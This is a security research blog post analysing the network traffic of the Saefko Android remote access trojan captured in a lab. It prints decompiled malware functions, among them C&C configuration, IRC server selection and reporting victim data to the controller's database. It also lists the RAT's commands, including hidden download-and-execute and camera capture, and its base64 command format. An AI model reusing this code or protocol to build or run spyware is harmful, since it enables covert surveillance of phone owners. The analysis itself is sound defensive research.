

Dissecting a RAT. Analysis of the Saefko RAT.

stratosphereips.org/blog/2021/6/2/dissecting-a-rat-analysis-of-the-saefko-rat

Kamila Babayeva

June 21, 2021



This blog post was authored by Kamila Babayeva (@_kamifai_) and Sebastian Garcia (@eldracote).

The RAT analysis research is part of the Civilsphere Project (<https://www.civilsphereproject.org/>), which aims to protect the civil society at risk by understanding how the attacks work and how we can stop them. Check the webpage for more information.

This is the eighth blog of a series analyzing the network traffic of Android RATs from our Android Mischief Dataset [[more information here](#)], a dataset of network traffic from Android phones infected with Remote Access Trojans (RAT). In this blog post we provide the analysis of the network traffic of the RAT06-Saefko [[download here](#)]. The previous blogs analyzed [Android Tester RAT](#), [DroidJack RAT](#), [SpyMax RAT](#), [AndroRAT](#), [HawkShaw](#), [AhMyth](#) and [Command-line AndroRAT](#).

RAT Details and Execution Setup

The procedure followed for each of our RAT experiments is to configure and execute the RAT software and to do every possible action while capturing all traffic and storing all logs. These RAT captures are functional and used as in real attacks.

The Saefko RAT is a software package that contains the controller software and builder software to create an APK. We executed the builder on a Windows 7 Virtualbox virtual machine with Ubuntu 20.04 as a host. The Android Application Package (APK) built by the RAT builder was then installed in an Android virtual emulator called Genymotion with Android version 8.

While performing different actions on the RAT controller (e.g. upload a file, get GPS location, monitor files, etc.), we captured the network traffic on the machine running the Android virtual emulator. The network traffic was captured on the Android virtual emulator network interface.

Configuration parameters of the C&C Controller and the phone victim:

- Controller:
 - IPv4: 192.168.131.1
 - IPv6: 2001:718:2:903:f410:3340:d02b:b918
 - Link-Local IPv6: fe80::8052:f37c:25e9:69f0
- Victim:
 - IPv4: 192.168.131.2
 - IPv6: 2001:718:2:903:b877:48ae:9531:fbfc
 - Link-local IPv6: fe80::2efc:36f:ce23:fac1

Details of the network capture pcap file:

- First Packet of the Infection: 36728
- UTC Time of the Infection: 2021-04-10 14:55:09

First connections from the infected phone

Compared to other analyzed RATs in the [Android Mischief Dataset](#), where the first malicious connection from the victim phone is direct to the C&C server, in the case of Saefko RAT, the infected phone first connects to the webpage <https://ipinfo.io/geo>. The connection from the phone to the service ipinfo.io is displayed in Figure 1. The phone tries to retrieve the latitude and longitude of the victim's device location according to its IP address. In the malicious APK, there is a function for this automatic action of 'getting the location', called `GetLocationInfo()`, which is responsible for this action as shown in Figure 2.

```
1618066509.311319      C1h1pv4rTNvR1sA1k1      192.168.131.2      55536
216.239.36.21      443      ipinfo.io
```

Figure 1. Zeek flow from the ssl.log that shows the connection from the victim's device 192.168. to the ipinfo.io.

```
private static __GPSPoint GetLocationInfo() {
    try {
        String string = new OkHttpClient().newCall(new Request.Builder().url("https://ipinfo.io/geo").build()).execute().body().string();
        Log.e("_TAG", "Geo Info Response > " + string);
        _IPInfo _ipinfo = (_IPInfo) new Gson().fromJson(new JsonParser().parse(string), _IPInfo.class);
        __GPSPoint __gpspoint = new __GPSPoint();
        __gpspoint.lat = _ipinfo.loc.split(",")[0];
        __gpspoint.lng = _ipinfo.loc.split(",")[1];
        return __gpspoint;
    } catch (Exception e) {
        Log.e("_TAG", "ERROR > " + e.getMessage());
        return null;
    }
}
```

Figure 2. The APK function getLocationInfo() retrieves the longitude and latitude of the victim's device location based on the IP address by connecting to the site <https://ipinfo.io/geo>.

After retrieving the location information from the ipinfo.io service, the second malicious connection performed from the phone is the connection to the C&C online database (The Zeek flow is shown in Figure 3). The C&C uses a web hosting service called 000webhost.com to create an online database. Before starting our experiment, we have created a website on this hosting 000webhost.com with the name "experimentsas". In our hosting website we installed the files "server.php" and "Saefko_db.db" provided by Saefko RAT software. This C&C database URL link "experminetsas.000webhost.com" was specified in the APK (Figure 4), so the victim phone knows where to connect.

```
1618066509.738157 CM6DFg4vphEr3CEc6g 2001:718:2:903:b877:48ae:9531:fbfc
39812 2a02:4780:dead:494b::1 443 TLSv12 experimentsas.000webhostapp.com
```

Figure 3. Zeek flow from the ssl.log file that summarizes the first connection from the infected phone to the C&C online database created by us for this experiment experimentsas.000webhostapp.com.

```
public class GLOBALS {
    public static int REFRESH_RATE = 600000;
    public static String SERVER_PASS = "toor";
    public static String SERVER_URL = "https://experimentsas.000webhostapp.com/server.php";
    public static final long TimePerfix = 180000;
    private static Context context;

    public static void setContext(Context context2) {
        context = context2;
    }

    public static String SERVER_LINK() {
        return SERVER_URL + "?pass=" + SERVER_PASS;
    }
}
```

Figure 4. APK code with specifications of the database URL '<https://experimentsas.000webhostapp.com/server.php>' and other necessary parameters.

A few seconds later, after establishing the first connection to the database, the victim established a second connection to the same online database, so there are two simultaneous connections established. Figure 5 shows the Zeek flow for the second connection to the online DB.

```
1618066510.358715 C82MTR16Hzvg4953R7
2001:718:2:903:b877:48ae:9531:fbfc 39814 2a02:4780:dead:494b::1 443
TLSv12 experimentsas.000webhostapp.com
```


Figure 5. Zeek flow from ssl.log file that summarizes the second connection to the C&C online database 'experimentsas.000webhost.com'.

C&C methods to control the victim

Saefko RAT is the first RAT in the Android Mischief dataset version 2 that uses 3 types of connections to control the victim: (i) IRC channels, (ii) HTTP requests and (iii) a TCP connection directly to the C&C server. We will discuss each connection in detail.

Connection to IRC servers

Once the APK is installed and the C&C enters the control panel on the interface (example is shown in Figure 6), the victim connects to 5 IRC servers according to the APK function **StartIRCClient()** in Figure 7. These connections have a refresh rate set to 99,000 milliseconds, which is approximately 28 minutes. It means that every 28 minutes, the victim closes the connections with the current IRC servers and connects to 5 other IRC servers. We know that there are always 5 IRC servers connected, because of the for-loop increasing from 0 to 4 inclusive. The IRC servers are chosen from the list of IRC servers set up in the APK. Figure 8 shows several IRC servers presented in this list of total 99 IRC servers. For each of the chosen IRC server, the victim calls the function **IRCInfo.GenerateIRCInfo()** that aims to connect to IRC server with specific parameters such as *IRC_SERVER*, *IRC_PORT* and *IRC_NICKNAME*. This function is shown in Figure 9. After the list of 5 IRC servers with their parameters has been created, it is sent to the C&C online database by using the function **update_server_informations** (shown in Figure 10). The update to the online database is done so that the C&C controller will connect to the same IRC servers and will control the victim by sending IRC private messages.



```
IRC TCP HTTP SAS - Connected ● _ m X
[+] Starting irc service ... !
[+] Connecting to irc server irc.immortal-anime.net , on port 6667 ...
[+] Connecting to irc server irc.caelestia.net , on port 6667 ...
[+] Connecting to irc server irc.chattersweb.nl , on port 6667 ...
[+] Waiting for at least 3 connections to be established...
[+] Note agent change the servers every 15-21 minutes.
[+] You can use one server only press CTRL+C to control.
[+] Connected to irc.immortal-anime.net
[+] Connected to irc.chattersweb.nl
[+] Connected Successfully.
[+] logged in as {eprfzq,ljusyv,ffjykc}

#Saefko > tcp remote
[+] Clearing any previous TCP connections in the server...
[+] Requesting TCP communications from the agent ...
[+] Using ip > 147.32.96.50

[pnzrcj] Closing open TCP connection.

[pnzrcj] Starting a new TCP connection...

[pnzrcj] Could not start TCP connection try 'tcp' command to retry or 'tcplocal' for same network , error
info > failed to connect to /147.32.96.50 (port 8000) from /192.168.131.2 (port 39792) after 24000ms:
isConnected failed: EHOSTUNREACH (No route to host)

#Saefko >
```

Figure 6. The interface that the controller uses to execute C&C commands. The interface contains 3 tabs to separate the commands sent over IRC, HTTP and TCP. The tab for the C&C commands over IRC is command-line alike. The phone connects to three IRC servers listed in the beginning of Figure 6: irc.immortal-anime.net, irc.caelestia.net, irc.charrersweb.nl.

```

public static void StartIRCClinet() {
    IRC_ADDRESS_INFO GenerateIRCInfo;
    if (System.currentTimeMillis() - LastRun >= 99000) {
        LastRun = System.currentTimeMillis();
        if (IsConnectedLevelGood()) {
            Log.e("_TAG", "ON RETURN IRC CLINET");
            return;
        }
        StopIRCClinet();
        GLOBALS.UpdateHTTPIRCStatus("1");
        UsedServers.clear();
        for (int i = 0; i <= 4; i++) {
            IRCTcp iRCTcp = new IRCTcp();
            iRCTcp.setContext(context);
            iRCTcp.OnConnected = onConnected;
            iRCTcp.OnConnectionError = OnConnectionError;
            do {
                GenerateIRCInfo = IRCInfo.GenerateIRCInfo();
            } while (UsedServers.contains(GenerateIRCInfo.IRC_SEREVER));
            UsedServers.add(GenerateIRCInfo.IRC_SEREVER);
            iRCTcp.Start(GenerateIRCInfo);
            ircTcpList.add(iRCTcp);
            Sleep(PathInterpolatorCompat.MAX_NUM_POINTS);
        }
        new Handler(Looper.getMainLooper()).postDelayed(new Runnable() {
            /* class com.sas.seafkoagent.seafkoagent.IRCClient.RunnableC04001 */

            public void run() {
                IRCClient.update_server_informations(new Runnable() {
                    /* class com.sas.seafkoagent.seafkoagent.IRCClient.RunnableC04001.RunnableC04011 */

                    public void run() {
                        boolean unused = IRCClient.MainUpdateComplete = true;
                        int unused2 = IRCClient.LastUpdateSize = IRCClient.ircTcpList.size();
                        GLOBALS.UpdateHTTPIRCStatus("2");
                    }
                });
            }
        }, 14000);
    }
}

```

Figure 7. APK code that aims to establish a connection with an IRC server with specific parameters. The function generates a list of 5 IRC servers and sends it to the C&C database.

```

_ServerInfos.add(new _ServerInfo() {
    /* class com.sas.seafkoagent.seafkoagent.IRCInfo.C042313 */

    {
        this.ip_address = "eu.undernet.org";
        this.port = "6667";
    }
});
_ServerInfos.add(new _ServerInfo() {
    /* class com.sas.seafkoagent.seafkoagent.IRCInfo.C042414 */

    {
        this.ip_address = "irc.webchat.org";
        this.port = "7000";
    }
});
_ServerInfos.add(new _ServerInfo() {
    /* class com.sas.seafkoagent.seafkoagent.IRCInfo.C042515 */

    {
        this.ip_address = "irc.2600.net";
        this.port = "6667";
    }
});
_ServerInfos.add(new _ServerInfo() {
    /* class com.sas.seafkoagent.seafkoagent.IRCInfo.C042616 */

    {
        this.ip_address = "irc.abjects.net";
        this.port = "6669";
    }
});
_ServerInfos.add(new _ServerInfo() {
    /* class com.sas.seafkoagent.seafkoagent.IRCInfo.C042717 */

    {
        this.ip_address = "irc.accessirc.net";
        this.port = "6667";
    }
});

```

Figure 8. IRC servers listed in the APK code. The infected device connects to IRC servers from this list of 99 servers.

```

public static IRC_ADDRESS_INFO GenerateIRCInfo() {
    IRC_ADDRESS_INFO irc_address_info;
    Socket socket;
    while (true) {
        LoadIRCInfo();
        _ServerInfo _serverinfo = _ServerInfos.get(RandomNumber(1, _ServerInfos.size() - 1));
        irc_address_info = new IRC_ADDRESS_INFO();
        irc_address_info.IRC_SERVER = _serverinfo.ip_address;
        irc_address_info.IRC_PORT = Integer.parseInt(_serverinfo.port);
        irc_address_info.IRC_NICKNAME = GetNickname();
        try {
            socket = new Socket();
            socket.connect(new InetSocketAddress(irc_address_info.IRC_SERVER, irc_address_info.IRC_PORT), 5000);
            if (socket.isConnected()) {
                break;
            } else if (!socket.isClosed()) {
                socket.close();
            }
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
    if (!socket.isClosed()) {
        socket.close();
    }
    return irc_address_info;
}

```

Figure 9. APK function GenerateIRCInfo() that aims to connect to an IRC server with specified parameters IRC_SERVER, IRC_PORT and IRC_NICKNAME.

```

/* access modifiers changed from: private */
public static void update_server_informations(final Runnable runnable) {
    new Thread(new Runnable() {
        /* class com.sas.seafkoagent.seafkoagent.IRCClient.RunnableC040311 */

        public void run() {
            JSONObject GetJSONObject;
            try {
                JSONArray jsonArray = new JSONArray();
                for (IRCTcp iRCTcp : IRCClient.iRCTcpList) {
                    if (!(iRCTcp.isConnected() || iRCTcp.irc_address_info == null || (GetJSONObject = iRCTcp.irc_address_info.GetJSONObject()) == null)) {
                        jsonArray.put(GetJSONObject);
                    }
                }
                int i = PreferenceHelper.with(IRCClient.context).getInt("AgentID", -1);
                OkHttpClient unsafeOkHttpClient = GLOBALS.getUnsafeOkHttpClient();
                if (unsafeOkHttpClient == null) {
                    unsafeOkHttpClient = new OkHttpClient();
                }
                String encodeToString = Base64.encodeToString(jsonArray.toString().getBytes("UTF-8"), 0);
                Request.Builder builder = new Request.Builder();
                unsafeOkHttpClient.newCall(builder.url(GLOBALS.SERVER_LINK() + "&command=UpdateIRCServer&server=" + encodeToString + "&id=" + Integer.toString(i)).build()).execute();
                runnable.run();
            } catch (IOException e) {
                e.printStackTrace();
            }
        }
    }).start();
}

```

Figure 10. APK function update_server_informations that sends the information about the victim's connected IRC servers to the C&C.

After both the victim and the controller connect to the same IRC servers, the C&C is able to send the commands to the victim. The list of commands the C&C can perform is shown in Figure 11.


```

*-ANDROID COMMANDS-*
[msg]          Show toast message.
[dexe]         Download and execute a file in visible mode eg : 'dexe http://www.site.com/applicaetion.exe'.
[hdexe]        Download and execute a file in hidden mode eg : 'dexe http://www.site.com/applicaetion.exe'.
[vistpage]     Vist a webpage in visible mode eg : 'vistpage http://www.site.com'.
[hvistpage]    Vist a webpage in hidden mode eg : 'hvistpage http://www.site.com'.
[snapshot]     Get snapshot from camera eg : 'snapshot CAMERA_INDEX'.
[ping]         Ping the agent machine to check if still active.
[location]     Get geo location information based on 'ipinfo.com'.
[flashon]      Turn the dyice flash on.
[flashoff]     Turn the dyice flash on.
[wakeup]       Turn dyice screen on.
[screenshot]   Take a screenshot to from the target machine.

```

Figure 11. The list of C&C commands that can be executed over IRC channels.

As an example of the communication between the C&C and the phone over IRC channels, we show the communication in the IRC server `chat.freenode.net`. First, the phone performed a DNS lookup of the domain `chat.freenode.net`. Second, the phone established a connection with this IRC server after resolving its IP address. In Figure 12 it can be seen how the phone established a connection with this IRC server and then immediately terminated it.

```

36907 2021-04-10 14:55:13,932477 2001:718:2:903... 33174 2001:5a0:40:50:66:1... 6667 chat.freenode.net TCP 94 33174 → 6667 [SYN] Seq=0
36908 2021-04-10 14:55:14,060848 chat.freenode.... 6667 2001:718:2:903:b877... 33174 2001:718:2:903:b877... TCP 94 6667 → 33174 [SYN, ACK]
36909 2021-04-10 14:55:14,061671 2001:718:2:903... 33174 2001:5a0:40:50:66:1... 6667 chat.freenode.net TCP 86 33174 → 6667 [ACK] Seq=1
36910 2021-04-10 14:55:14,062151 2001:718:2:903... 33174 2001:5a0:40:50:66:1... 6667 chat.freenode.net TCP 86 33174 → 6667 [FIN, ACK]

```

Figure 12. Connection from the phone to the IRC server `chat.freenode.net`. The connection was established and immediately terminated.

Third, the phone reestablished the connection with IRC server `chat.freenode.net` (Figure 13) and sent a packet with the USER parameter to the IRC server. The victim connects to this IRC server with the randomly generated username `fcscopy`, as displayed in Figure 14. The user string for the infected device is generated by the function `GetNickname()` shown in Figure 15. The username and nickname the phone uses inside an IRC server are the same.

```

36911 2021-04-10 14:55:14,064671 2001:718:2:903:b877... 33176 2001:5a0:40:50:66:1... 6667 chat.freenode.net TCP 94 33176 → 6667 [SYN] Seq=0
36918 2021-04-10 14:55:14,202024 2001:5a0:40:50:66:1... 6667 2001:718:2:903:b877... 33176 2001:718:2:903:b877... TCP 94 6667 → 33176 [SYN, ACK]
36919 2021-04-10 14:55:14,202672 2001:718:2:903:b877... 33176 2001:5a0:40:50:66:1... 6667 chat.freenode.net TCP 86 33176 → 6667 [ACK] Seq=1
36920 2021-04-10 14:55:14,204003 2001:718:2:903:b877... 33176 2001:5a0:40:50:66:1... 6667 chat.freenode.net IRC 110 Request (USER)

```

Figure 13. Reestablished connection from the infected device to the IRC server `chat.freenode.net`.

```

36920 2021-04-10 14:55:14,204003 2001:718:2:903:b877... 33176 2001:5a0:40:50:66:1... 6667 chat.freenode.net IRC 110 Request (USER)
4)
↳ Frame 36920: 110 bytes on wire (880 bits), 110 bytes captured (880 bits)
↳ Ethernet II, Src: PcsCompu_0b:34:b8 (08:00:27:0b:34:b8), Dst: _gateway (74:4d:28:4a:f7:4f)
↳ Internet Protocol Version 6, Src: 2001:718:2:903:b877:48ae:9531:fbfc (2001:718:2:903:b877:48ae:9531:fbfc), Dst: chat.freenode.net (2001:5a0:40:50:66:1:1:1)
↳ Transmission Control Protocol, Src Port: 33176, Dst Port: 6667, Seq: 1, Ack: 1, Len: 24
↳ Internet Relay Chat
  - Request: USER fcscopy 0 * :fcscopy
    Command: USER
    Command parameters
      Parameter: fcscopy
      Parameter: 0
      Parameter: *
    Trailer: fcscopy

```

Figure 14. The packet with the USER command sent from the phone to the IRC server. The phone's username is 6 letters long randomly generated string.


```

private static String GetNickname() {
    String str = "";
    Random random = new Random();
    for (int i = 0; i < 6; i++) {
        str = str + "abcdefghijklmnopqrstuvwxy".charAt(random.nextInt(26));
    }
    return str.toLowerCase().trim();
}

```

Figure 15. Function GetNickname() inside the APK code that randomly generates a 6 letters long string to create the nick of the user in IRC.

After the phone has successfully connected to the IRC server, there is a heartbeat between this IRC server and the phone (shown in Figure 16), This heartbeat is a typical behaviour of an IRC server. The heartbeat stopped after the C&C sent a private message to the phone over the IRC server with the command 'location'. The packet with this C&C command 'location' is presented in Figure 17.

14:57:29,226070	2001:5a0:40:50...	6667	2001:718:2:903:b8...	33176	IRC	111	Response (PING)
14:57:29,227082	2001:718:2:903...	33176	2001:5a0:40:50:66...	6667	TCP	86	33176 → 6667 [ACK]
14:57:29,227807	2001:718:2:903...	33176	2001:5a0:40:50:66...	6667	IRC	110	Request (PONG)
14:57:29,364544	2001:5a0:40:50...	6667	2001:718:2:903:b8...	33176	TCP	86	6667 → 33176 [ACK]
14:59:39,225739	2001:5a0:40:50...	6667	2001:718:2:903:b8...	33176	IRC	111	Response (PING)
14:59:39,226877	2001:718:2:903...	33176	2001:5a0:40:50:66...	6667	IRC	110	Request (PONG)
14:59:39,364200	2001:5a0:40:50...	6667	2001:718:2:903:b8...	33176	TCP	86	6667 → 33176 [ACK]
15:01:49,225697	2001:5a0:40:50...	6667	2001:718:2:903:b8...	33176	IRC	111	Response (PING)
15:01:49,227082	2001:718:2:903...	33176	2001:5a0:40:50:66...	6667	IRC	110	Request (PONG)

Figure 16. Ping and pong between the IRC server and the victim's phone. The heartbeat continues until the C&C command is received.

```

37340 2021-04-10 15:03:02,493975 2001:5a0:40:50:66:110:9:37
6667 2001:718:2:903:b877:48ae:9531:fbfc 33176 IRC 196
Response (PRIVMSG)

```

Internet Relay Chat

Response:

```

:zlvmd!~zlvmd@2001:718:2:903:f410:3340:d02b:b918 PRIVMSG
fcsryk :SASENCODEbG9jYXRpb25UX1QxNjE4MDY2OTgxNjMw

```

Prefix:

```

zlvmd!~zlvmd@2001:718:2:903:f410:3340:d02b:b918

```

Command: PRIVMSG

Command parameters

Parameter: fcsryk

Trailer: SASENCODEbG9jYXRpb25UX1QxNjE4MDY2OTgxNjMw

Figure 17. The private message from the C&C with the command 'location'. The top lines in the figure are the headers of the packet, the lower lines are the content According to the Internet Relay Chat field, the controller's nick is zlvmd, the IP is 2001:718:2:903:f410:3340:d02b:b918 and it sends the data 'SASENCODEbG9jYXRpb25UX1QxNjE4MDY2OTgxNjMw'.

From Figure 17, it can be seen that the controller's nick inside the IRC server was *zelvmd* and the IPv6 address was 2001:718:2:903:f410:3340:d02b:b918. The data sent by the C&C was 'SASENCODEbG9jYXRpb25UX1QxNjE4MDY2OTgxNjMw'. The data contains a string identifying Saefko: 'SASENCODE'. The data after this string is bG9jYXRpb25UX1QxNjE4MDY2OTgxNjMw and is Base64 encoded. Using the command-line command *base64* to decode this string, we have got the following:

```
$ echo 'bG9jYXRpb25UX1QxNjE4MDY2OTgxNjMw' | base64 -d
$ locationT_T1618066981630
```

Figure 18. Base64 decoded data sent by the controller to the phone in the IRC server using a private message, as part of the C&C command 'location'.

The decoded data from the Figure 18 can be organized in the following structure:

location C&C command

T_T delimiter

1618066981630 timestamp

Figure 19. Structure of the C&C command 'location' sent to the phone over IRC.

Overall, every C&C command sent by the controller over IRC server has the following structure:

'SASENCODE'+base64_encode(C&C command + 'T_T' + timestamp)

Figure 20. Structure of the C&C commands sent to the infected device over IRC.

After the phone received the C&C command 'location', it replied with 6 packets separated by a one second interval. The phone is connected to three IRC servers and it receives the command in all three of them (probably as redundancy backup), and then it answers with 6 packets to all three of them too. Figure 21 shows the encoded and decoded data field of the 6 packets sent as a reply to the C&C command 'location'. The packets sent from the phone have the same structure as the packets sent from the C&C.

1. SASENCODSVAg0iAxNDcuMzIu0TYuNTBUX1QxNjE4MDY20TgyNjUx
2. SASENCODQ2l0eSA6IFByYWd1ZVRfVDE2MTgwNjY5ODM2NzQ=
3. SASENCODUmVnaW9uIDpIbGF2bs0tIG3Em3N0byBQcmFoYVRfVDE2MTgwNjY5ODQ2Mzc=
4. SASENCODQ291bnRyeSA6Q1pUX1QxNjE4MDY20Tg1NjQ4
5. SASENCODETGF0aXR1ZGUgJiBMB25naXR1ZGUg0iA1MC4wODgwLDE0LjQyMDhUX1QxNjE4MDY20Tg2Njcx
6. SASENCODELm9rVF9UMTYxODA2Njk4NzY1OA==

1. IP : 147.32.96.50T_T1618066982651
2. City : PragueT_T1618066983674
3. Region :Hlavní město PrahaT_T1618066984637
4. Country :CZT_T1618066985648
5. Latitude & Longitude : 50.0880,14.4208T_T1618066986671
6. .okT_T1618066987658

Figure 21. The phone's 6 packets sent as a reply to the C&C command 'location'. The packets from the phone follow the same structure as the C&C packets.

It is important to note that the phone is connected to several IRC servers simultaneously (Figure 22). The C&C commands to execute are sent to the phone through each connected IRC server as well as the replies from the phone are also sent to each of the connected servers:

39004	2021-04-10 15:13:40,863288	167.114.156.146	6667 192.168.131.2	49666 192.168.131.2	IRC	174 Response (PRIVMSG)
39006	2021-04-10 15:13:41,065743	144.217.61.42	6667 192.168.131.2	46256 192.168.131.2	IRC	173 Response (PRIVMSG)
39008	2021-04-10 15:13:41,166842	2001:41d0:602:2ed::...	6667 2001:718:2:903:b877...	56444 2001:718:2:903:b877...	IRC	203 Response (PRIVMSG)
39085	2021-04-10 15:13:43,429894	192.168.131.2	49666 167.114.156.146	6667 irc.xxxchatters.com	IRC	128 Request (PRIVMSG)
39087	2021-04-10 15:13:43,695313	192.168.131.2	46256 144.217.61.42	6667 irc.ircstorm.net	IRC	128 Request (PRIVMSG)
39089	2021-04-10 15:13:43,960778	2001:718:2:903:b877...	56444 2001:41d0:602:2ed::...	6667 irc.chatspike.net	IRC	148 Request (PRIVMSG)

Figure 22. The C&C commands are sent to each connected IRC server and the infected device replies to the C&C command in each server.

HTTP requests from the C&C

Besides IRC connections, the C&C controls the victim by sending HTTP requests to the phone with the commands. However, there are no HTTP requests seen in the traffic from the controller or in the IRC chat, meaning that the commands are sent over the C&C online database. The phone has an HTTP server implemented in the APK, which is unusual. The controller acts as a client that sends HTTP requests with C&C commands to execute, but the HTTP response might be sent back over the online database as well. The C&C commands possible to execute using HTTP requests are very limited, namely Message Box, Shell commands, Visit Webpage and Open TCP Connection. According to the configuration, these commands are queued and will be executed every 21 minutes, which is the refresh rate parameter. An example of queued C&C commands over HTTP is shown in Figure 23.

IRC	TCP	HTTP	SAS - Connected ●				_ m X
ID	Task Type	Task OS	Created Date	Task Executions	Task Status	Task Data	
9	Message Box	Multi OS	2021-04-10 15:00	0/1	● Running ...	{"msgtitle":"Welcome Message","msg_content":"Hello! You are infected!"}	
8	Shell Commands	Multi OS	2021-04-10 14:59	0/1	● Running ...	{"command":"netstat -s -p tcp -f","runmod":"1"}	
7	Vist Webpage	Multi OS	2021-04-10 14:58	0/1	● Running ...	{"url":"www.youtube.com","runmod":"1"}	

Figure 23. The queue of HTTP requests with C&C commands to be executed on the phone. These commands will be executed according to the refresh rate parameter set in the configuration folder.

These HTTP commands are also sent to the online database that was set up in this experiment. The connections from the phone and the controller to this database are over HTTPS that provides encrypted communication. It means that HTTP requests with C&C commands sent from the controller are encrypted and cannot be analyzed.

TCP connection to the C&C

A direct TCP connection established from the phone to the C&C gives the attacker more power to control the victim's device. It allows the controller to send and receive large data such as photos, videos, audios, calls, messages, files, etc. Figure 24 shows the C&C interface with a list of the commands to perform over TCP.




Figure 24. A list with C&C commands that are possible to perform over TCP connection between the controller and the phone.

Due to the RAT code being of medium quality, several TCP connections with really little data exchange were established between the C&C and the phone (Figure 25). However, the C&C interface was not displaying these established TCP connections and did not allow the attacker to perform any C&C command. It explains why only the first connection has data exchange. Importantly, the amount of bytes sent from the infected device is much bigger than the response bytes. The other four connections have exactly the same amount of sent and received bytes. Moreover, the C&C was not able to close any of the connections

with a 4-way termination handshake. Connections from Zeek's conn.log in Figure 25 have flags RSTR and S1. RSTR means there was a rejection from the response IP address (in our case the C&C IP address) and S1 means the connection was opened and not closed.

id.orig_h	id.orig_p	id.resp_h	id.resp_p	proto	conn_state	orig_bytes	resp_bytes
192.168.131.2	35690	192.168.131.1	8000	tcp	RSTR	343220	1797
192.168.131.2	35728	192.168.131.1	8000	tcp	RSTR	96	56
192.168.131.2	35730	192.168.131.1	8000	tcp	RSTR	96	56
192.168.131.2	35732	192.168.131.1	8000	tcp	S1	96	56
192.168.131.2	35736	192.168.131.1	8000	tcp	S1	96	56

